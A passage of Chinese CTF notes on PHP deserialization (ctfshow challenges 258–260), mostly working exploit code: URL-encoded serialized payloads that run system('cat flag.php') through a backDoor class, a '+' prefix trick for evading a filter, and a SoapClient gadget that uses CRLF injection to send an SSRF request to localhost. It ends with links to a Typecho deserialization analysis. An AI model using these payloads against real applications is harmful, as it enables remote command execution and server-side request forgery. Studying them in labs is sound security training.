user=O%3A11%3A%22ctfShowUser%22%3A1%3A%7Bs%3A18%3A%22%00ctfShowUser%00class%22%3BO%3A8%3A%22backDoor%22%3A1%3A%7Bs%3A14%3A%22%00backDoor%00code%22%3Bs%3A17%3A%22system%28%22cat+f%2A%22%29%3B%22%3B%7D%7D
```

```
258-反序列化参数修改&对象调用逻辑
<?php
class ctfShowUser{
    public $class = 'backDoor';
    public function __construct(){
        $this->class=new backDoor();
    }
}


class backDoor{
    public $code="system('cat flag.php');";
}

$a=serialize(new ctfShowUser());
```

```
$b=str_replace(':11',':+11',$a);
$c=str_replace(':8',':+8',$b);
echo urlencode($c);
?>

GET:username=xxxxxx&password=xxxxxx
Cookie:
user=O%3A%2B11%3A%22ctfShowUser%22%3A1%3A%7Bs%3A5%3A%22class%22%3BO%3A%2B8%3A%22backDoor%22%3A1%3A%7Bs%3A4%3A%22code%22%3Bs%3A23%3A%22system%28%27cat+flag.php%27%29%3B%22%3B%7D%7D
```

```
259-原生态类&cal魔术方法&配合SSRF
参考:
https://dar1in9s.github.io/2020/04/02/php/php%E5%8E%9F%E7%94%9F%E7%B1%BB%E7%9A%84%E5%88%A9%E7%94%A8/
生成序列化时记得开启SoapClient拓展:php.ini中启用php_soap.dll

<?php
$target = 'http://127.0.0.1/flag.php';
$post_string = 'token=ctfshow';
$b = new SoapClient(null,array('location' => $target,'user_agent'=>'wupco^^X-Forwarded-For:127.0.0.1,127.0.0.1^^Content-Type: application/x-www-form-urlencoded'.'^^Content-Length: '.(string)strlen($post_string).'^^^^'.$post_string,'uri'=> "ssrf"));
$a = serialize($b);
$a = str_replace('^^',"\r\n",$a);
```

```
echo urlencode($a);
?>
vip=O%3A10%3A%22SoapClient%22%3A4%3A%7Bs%3A3%3A%22uri%22%3Bs%3A4%3A%22ssrf%22%3Bs%3A8%3A%22location%22%3Bs%3A25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22%3Bs%3A11%3A%22_user_agent%22%3Bs%3A128%3A%22wupco%0D%0AX-Forwarded-For%3A127.0.0.1%2C127.0.0.1%0D%0AContent-Type%3A+application%2Fx-www-form-urlencoded%0D%0AContent-Length%3A+13%0D%0A%0D%0Atoken%3Dctfshow%22%3Bs%3A13%3A%22_soap_version%22%3Bi%3A1%3B%7D
```

```
260-字符串序列化
ctfshow=ctfshow_i_love_36D
```

3.3 CMS 代码审计-Typecho 反序列化&魔术方法逻辑

参考链接：**https://www.anquanke.com/post/id/155306**

资源：

```
Typecho反序列化漏洞分析：
https://www.anquanke.com/post/id/155306
PHP原生类的反序列化利用：
https://dar1in9s.github.io/2020/04/02/php/php%E5%8E%9F%E7%94%9F%E7%B1%BB%E7%9A%84%E5%88%A9%E7%94%A8/#Imagick%E7%B1%BB%E4%B8%8A%E4%BC%A0%E6%96%87%E4%BB%B6
```